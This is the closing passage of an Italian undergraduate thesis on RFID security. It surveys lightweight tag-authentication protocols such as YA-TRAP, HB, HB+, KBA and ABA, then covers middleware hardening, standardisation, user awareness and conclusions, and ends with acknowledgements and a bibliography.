

Figura 3.1: Schema formale del protocollo YA-TRAP.

chiave unica K_i, una marca d'epoca E_{last}, una marca temporale iniziale T_{base} e una marca temporale massima T_{max}. L'infrastruttura di backend possiede una chiave K_s, una lista L di timestamp validi e una marca d'epoca $E_{current}$ attualmente valida, che viene sistematicamente trasmessa a tutti gli interrogators ad ogni aggiornamento. Inoltre, esiste una funzione $HMAC$ condivisa tra tutte l'entità.

All'inizio della comunicazione l'interrogator invia la coppia $(T_{current}, E_{current})$ al transponder. Quest'ultimo controlla che $T_{base} \leqslant T_{current} \leqslant T_{max}$ e che $\nu = E_{current} - E_{last}$ sia presumibilmente non troppo futuristico. Se i precedenti vincoli sono soddisfatti aggiorna il valore di $T_{base} = T_{current}$ e $E_{last} = E_{current}$, rispondendo con $R = HMAC_{K_i}(T_{base})$, altrimenti risponde con un numero θ generato pseudo-casualmente. Il reader riceve il valore e l'inoltra al backend, il quale controlla che $HMAC_{K_s}(R) \in L$. Se l'inclusione è verificata il transponder è autenticato, altrimenti è rifiutato.

Per calcolare la validità di ν si utilizza una hash-chain H^ν.

A differenza dell'implementazione precedente, in questo caso un interrogator corrotto può bloccare gli accessi sono per un periodo limitato, variabile in funzione della cadenza d'aggiornamento di $E_{current}$: un aggiornamento troppo frequente rischia di negare ogni

accesso, un aggiornamento troppo poco frequente permette all'interrogator alterato di bloccare l'autenticazione per un periodo prolungato.

[1] Tag $\longleftarrow$ Reader: $T_r,\ R_r, ET_r$
[2] Tag:
- [2.1] $\delta = T_r - T_t$
- [2.2] $\nu = \lfloor T_r/INT \rfloor - \lfloor T_t/INT \rfloor$
- [2.3] if ($\delta \leq 0$) or ($T_r > T_{max}$) or ($H^{\nu}(ET_t) \neq ET_r$)
- [2.3.1] $H_{id} = PRNG_i^j$;
- [2.3.2] $R_t = PRNG_i^{j+1}$
- [2.3.3] $H_{auth} = PRNG_i^{j+2}$
- [2.4] else
- [2.4.1] $T_t = T_r$
- [2.4.2] $ET_t = ET_r$
- [2.4.3] $H_{id} = HMAC_{K_i}(T_t)$
- [2.4.4] $R_t = PRNG_i^{j+1}$
- [2.4.5] $H_{auth} = HMAC_{K_i}(R_t, R_r)$

Steps [3-6] are the same as in YA-TRAP

Figura 3.2: Schema formale del protocollo YA-TRAP$^+$.

3.1.3 LPN e Crittografia Simmetrica

Un'altra classe di protocolli di autenticazione interessante è basata sulla complessità del cosiddetto problema Learn Parity with Noise (LPN) e sfrutta algoritmi di crittografia simmetrica.

3.1.3.1 HB

Il protocollo Hopper e Blum [7] (Figura 3.3) assume come presupposto che le due entità comunicanti, in questo caso reader e transponder, condividano una chiave segreta x lunga k-bit preventivamente scambiata tramite un canale sicuro.

All'inizio della comunicazione l'interrogator genera un vettore casuale α lungo k-bit e lo inoltra al transponder. Quest'ultimo sceglie casualmente un bit ν (il rumore) con probabilità $P(\nu) = 1$ di η e calcola la risposta $z = \alpha \cdot x \oplus \nu$. Il reader riceve il risultato z e controlla che $z = \alpha \cdot x$. Se dopo r iterazioni l'uguaglianza appena esplicitata è soddisfatta

almeno t volte con $t \geqslant (1-\eta) \cdot r$ allora il transponder è autenticato, altrimenti viene rifiutato.

Generando pseudo-casualmente il rumore è possibile avere falsi positivi di transponders legittimi che non vengono autorizzati. Inoltre, un avversario potrebbe dedurre la chiave segreta con tecniche di *adaptive challenge*, inviando ripetutamente un vettore costante lungo k-bit e analizzando le risposte ricevute.

Prover Secret: x		**Verifier** Secret: x
	$\xleftarrow{a}$	Choose $a \in_R \{0,1\}^k$
Choose $\nu \sim \mathsf{Ber}(\eta)$		
Compute $z = a \cdot x \oplus \nu$	$\xrightarrow{z}$	
		Accept if $a \cdot x = z$

Figura 3.3: Schema di un'iterazione di protocollo HB.

3.1.3.2 HB$^+$

Il protocollo Hopper e Blum + [2] (Figura 3.4) assume come presupposto che le due entità comunicanti, in questo caso reader e transponder, condividano una coppia di chiavi segrete x e y lunghe k-bit preventivamente scambiate tramite un canale sicuro.

All'inizio della comunicazione il transponder genera un vettore casuale β lungo k-bit e lo inoltra all'interrogator. Quest'ultimo risponde generando un vettore casuale α sempre di lunghezza k-bit. Il transponder sceglie ν come nell'istanza precedente e calcola la risposta $z = \alpha \cdot x \oplus \beta \cdot y \oplus \nu$. Il reader riceve il risultato z e controlla che $z = \alpha \cdot x \oplus \beta \cdot y$. Se dopo r iterazioni l'uguaglianza appena esplicitata è soddisfatta almeno t volte con $t \geqslant (1-\eta) \cdot r$ allora il transponder è autenticato, altrimenti viene rifiutato.

Intuitivamente, la quantità di risorse utilizzate dall'algoritmo appena illustrato è marginalmente più alta dell'implementazione precedente.

Prover Secret: x, y		**Verifier** Secret: x, y
Choose $b \in_R \{0,1\}^{k_y}$	$\xrightarrow{b}$	
	$\xleftarrow{a}$	Choose $a \in_R \{0,1\}^{k_x}$
Choose $\nu \sim \mathsf{Ber}(\eta)$		
Compute $z = a \cdot x \oplus b \cdot y \oplus \nu$	$\xrightarrow{z}$	
		Accept if $a \cdot x \oplus b \cdot y = z$

Figura 3.4: Schema di un'iterazione di protocollo HB$^+$.

3.1.4 KILL-ACCESS Password

Una specifica tipologia di protocolli di autenticazione [3] [12] è basata sulle funzionalità già presenti nei transponders conformi allo standard EPC Class "1" Generation "2" e garantisce un ottimo livello di compatibilità con i dispositivi stessi.

Come già illustrato ogni dispositivo di EPC Class "1" Generation "2" gode di due sequenze, KILL e ACCESS, protette dalle relative password. Entrambi i processi hanno bisogno di sufficiente energia per terminare con successo, altrimenti abortiscono restituendo un codice di errore. L'idea di fondo è quella di utilizzare queste procedure per controllare la validità delle relative password senza però concludere le transazioni, limitando l'energia utilizzata.

La power-consumption può essere limitata:

- producendo transponder con consumi estremamente ridotti, che rispondano sempre con il codice di errore. Nonostante sia una soluzione fattibile, questo invalida l'utilità delle sequenze nella loro interezza
- calibrando l'energia inviata dall'interrogator al momento della comunicazione. Nonostante sia una soluzione fattibile, l'implementazione richiede di tenere in considerazione fattori esterni molto variabili

Bisogna specificare che queste tecniche garantiscono sicurezza contro la clonazione ma non contro le intercettazioni. Sono da considerarsi protocolli ad hoc, pensati per fornire processi autenticativi in mancanza di crittografia o altre funzionalità integrative.

3.1.4.1 KBA

Il protocollo KBA, formalmente Kill Based Authentication, (Figura 3.5) assume l'esistenza di un meta-comando $PIN-test(K)$ che forza il transponder a rispondere 1 se K equivale alla sua KILL password, 0 altrimenti. Inoltre, il reader conosce a priori la lista $\tau = \tau_1...\tau_n$ degli identificativi associati ai transponder autorizzati e la lista $K = K_1...K_n$ delle relative KILL password. Gli identificativi sono gli stessi codici EPC.

All'inizio della comunicazione il transponder invia il proprio identificativo τ_i all'interrogator, il quale controlla che il dispositivo sia conosciuto, calcolando $\tau_i \in \tau$. Se l'identificativo non appartiene l'operazione termina, altrimenti il reader invia il comando $PIN-test(K_i)$ al tag, che risponderà coerentemente alla definizione del comando stesso. Se il transponder risponde con 1, allora è autorizzato, altrimenti è rifiutato.

Ciò non toglie che un attaccante può modificare fisicamente il transponder affinchè risponda sempre 1 alla chiamata di $PIN-test$. Inoltre, è possibile forgiare tags contraffatti e assegnargli una KILL-password P_{random} scelta arbitrariamente dallo spazio di ricerca. Considerando i 32-bit di lunghezza delle chiave conformi allo standard EPC Class "1" Generation "2", la percentuale di successo è 2^{-32}.



Figura 3.5: Schema del protocollo di autenticazione KBA.

3.1.4.2 ABA

Il protocollo ABA, formalmente Access Based Authentication, (Figura 3.6) assume l'esistenza di una lista $\tau = \tau_1...\tau_n$ degli identificativi associati ai transponder autorizzati. Parallelamente, il reader conosce a priori la lista $K = K_1...K_n$ delle relative KILL pas-

sword e la lista $A = A_1...A_n$ delle relative ACCESS password. Gli identificativi sono gli stessi codici EPC.

All'inizio della comunicazione il transponder invia il proprio identificativo τ_i all'interrogator, il quale controlla che il dispositivo sia conosciuto, calcolando $\tau_i \in \tau$. Se l'identificativo non appartiene l'operazione termina, altrimenti il reader ricerca A_i e invia il valore $A = A_i$ al tag. Quest'ultimo controlla che A sia equivalente alla propria ACCESS password, rispondendo con la propria KILL password se è vero, con un valore di errore θ altrimenti. Infine, l'interrogator accerta che il valore ricevuto sia uguale a K_i e se l'uguaglianza è confermata l'autenticazione è validata, altrimenti è rifiutata.

A differenza dell'implementazione precedente, in questo caso l'autenticazione è mutuale: l'ACCESS password serve per autenticare l'interrogator, la KILL password per autenticare il transponder.



Figura 3.6: Schema del protocollo di autenticazione ABA.

Specializzando l'algoritmo è possibile combattere parzialmente l'eavesdropping passivo, considerando la KILL password come due segreti $K_{i,1}$ e $K_{i,2}$ entrambi lunghi 16-bit, metà di 32-bit. Ipotizzando di avere due zone di sicurezza Z_1 e Z_2 distinte, è possibile autenticare l'accesso a Z_1 con K_1 e analogamente il successivo. L'intercettazione in un singolo perimetro non garantisce l'accesso all'altro.

3.2 Mitigare gli attacchi ai Middleware

Gran parte delle problematiche relative ai software di middleware e database management system è risolta utilizzando le classiche linee guida [13] di programmazione e amministrazione, come:

- attivare il bound checking, previene molti degli attacchi di buffer overflow, controllando che gli indici siano entro i limiti degli array. Linguaggi di programmazione come C# o Java garantiscono controlli a runtime, mentre per C++ o C sono disponbili delle opzioni durante la compilazione
- testare il codice, permette di scoprire e patchare per tempo eventuali vulnerabilità prima sconosciute, limitando il numero di bug
- sanificare l'input, limitando l'insieme dei valori accettati, permette di evitare molte istanze di iniezione di codice. Quasi tutti i database management system offrono funzioni di sanificazione pronte all'uso (i.e. `mysql_real_escape_string()` in MySQL)
- utilizzare le stored procedure in SQL, con binding dei parametri, garantisce il disaccoppiamento tra logica di business e valori in input, rendendo gli attacchi basati su SQL injection meno fattibili
- segregare gli utenti e limitare i permessi, utilizzando il principio *least privilege* e rendendo le tabelle immutabili dalla connessione del middleware
- isolare l'infrastruttura di middleware, in caso di compromissione della stessa, salvaguardia l'integrità dei database e delle reti connesse

Molte delle direttive ingegneristiche possono essere implementate solo dalle aziende che sviluppano il middleware. Al contrario, gli accorgimenti amministrativi possono essere attuati direttamente dall'entità che controlla il sistema RFID.

3.3 Standardizzazione

Gli enti di standardizzazione, il cui obbiettivo è quello di massimizzare il più possibile l'adozione delle proprie tecnologie, devono responsabilizzarsi e prendere atto delle loro inadempienze. Includere direttive orientate alla sicurezza dev'essere una priorità collettiva e non una prerogativa dei singoli ricercatori, che fanno già abbastanza per colmare le lacune tecniche e progettuali.

3.4 Prevenzione e Consapevolezza

Fornire agli utenti delle custodie simil Faraday Cage con cui proteggere i transponders da letture illegittime, come spesso avviene per gli e-Passports o e-ID cards, non è sufficiente per garantire un efficace livello di sicurezza. Come tutte le tecnologie, a maggior ragione se adoperate in contesti strategici e di alta sicurezza, è necessario sensibilizzare [1] gli utilizzatori informandoli dei rischi e delle minacce correlate ai dispositivi.

Una politica di sicurezza ben delineata, che definisce puntalmente come un'entità pianifica la protezione del proprio sistema RFID e degli assets strategici, riduce sensibilmente l'esposizione ad attacchi. Considerata la costante evoluzione delle implementazioni e delle relative vulnerabilità il documento dev'essere adeguatamente aggiornato, previa attuazione di *security assessment* e valutazioni del rischio.

Tutte l'entità in gioco devono essere consapevoli dei possibili pericoli.

Conclusioni

La fulminea evoluzione della tecnologia RFID promette di sconvolgere qualsiasi campo d'applicazione garantendo automazione e transizione digitale a basso costo: ma a quale compromesso?

La volontà di commercializzare e democratizzare spregiudicatamente la tecnologia ha oscurato molte delle imperfezioni nelle applicazioni e nei processi di standardizzazione, rendendo le infrastrutture RFID particolarmente suscettibili ad un'ampia classe di attacchi, spesso attuabili con scarse conoscenze tecniche e costi irrisori.

L'obbiettivo dei consumatori è quello di abbattere il più possibile i costi, critici in settori ad alto volume come logistica e stoccaggio. I vincoli economici si riflettono direttamente sulle ristrette capacità computazionali e d'archiviazione dei dispositivi stessi, ostacolando lo sviluppo di protocolli generalizzabili e in grado di garantire un ottimale livello di sicurezza. Molte delle soluzioni attualmente proposte sono attuabili solo in determinati contesti e richiedono accortezze assolutamente non contemplate dagli standard tecnologici.

Personalmente credo che, finchè gli enti di standardizzazione non attuano serie politiche orientate alla sicurezza, l'unica strada percorribile sia quella di sviluppare protocolli compatibili con gli attuali dispositivi, in grado di offrire un accettabile livello di sicurezza e ridurre al minimo l'attrito d'implementazione degli stessi.

Alla luce delle considerazioni precedenti, è affascinante notare come un dispositivo apparentemente modesto e limitato come un transponder RFID possa dare origine ad una complessa gamma di minacce alla sicurezza e privacy, mitigabili solo attraverso un approccio multidisciplinare.

Ringraziamenti

Ringrazio tutta la comunità dell'Università di Bologna, dai professori ai colleghi studenti che mi hanno accompagnato durante tutto il percorso di studi, a distanza e in presenza, rendendolo un'esperienza unica.

Ringrazio particolarmente il relatore e professore Ozalp Babaoglu per aver accettato la mia tesi di laurea e essere stato una guida fondamentale, meticolosa e professionale nella stesura della stessa.

Bibliografia

[1] Federico Biagi. Ingegneria Sociale: Consapevolizzare l'anello Debole. Pubblicato dalla Università di Bologna, 2019.

[2] Ali Juels et al. Authenticating Pervasive Devices with Human Protocols. *SpringerLink*, 2005.

[3] Ali Juels et al. EPC RFID Tag Security Weaknesses and Defenses: Passport Cards, Enhanced Drivers Licenses, and Beyond. *ACM Computer and Communications Security*, 2005.

[4] Bruno Crispo et al. RFID malware: design Principles and Examples. *ScienceDirect*, 2006.

[5] Bruno Crispo et al. RFID malware: Truth vs. Myth. *IEEE*, 2006.

[6] Bruno Crispo et al. The Evolution of RFID Security. *IEEE*, 2006.

[7] Nicholas Hopper et al. Secure Human Identification Protocols. *SpringerLink*, 2001.

[8] Simson Garfinkel et al. RFID Privacy: an overview of Problems and proposed Solutions. *IEEE*, 2005.

[9] Stephen Bono et al. Security Analysis of a Cryptographically-Enabled RFID Device. Pubblicato da Usenix Secuity Symposius, 2005.

[10] Yossef Oren et al. Remote Password extraction from RFID Tags. *IEEE*, 2007.

[11] Ali Juels. Minimalist Cryptography for RFID Tags. *SpringerLink*, 2004.

[12] Ali Juels. Strengthening EPC tags against Cloning. *ACM Computer and Communications Security*, 2005.

[13] Steve McConnell. *Code Complete*. Microsoft Press, Seconda Edizione, 2004.

[14] Mathias Morbitzer. The MIFARE Hack. Pubblicato da Radboud University Nijmegen, 2008.

[15] Gene Tsudik. A Family of Dunces: Trivial RFID Identification and Authentication Protocols. *IEEE*, 2007.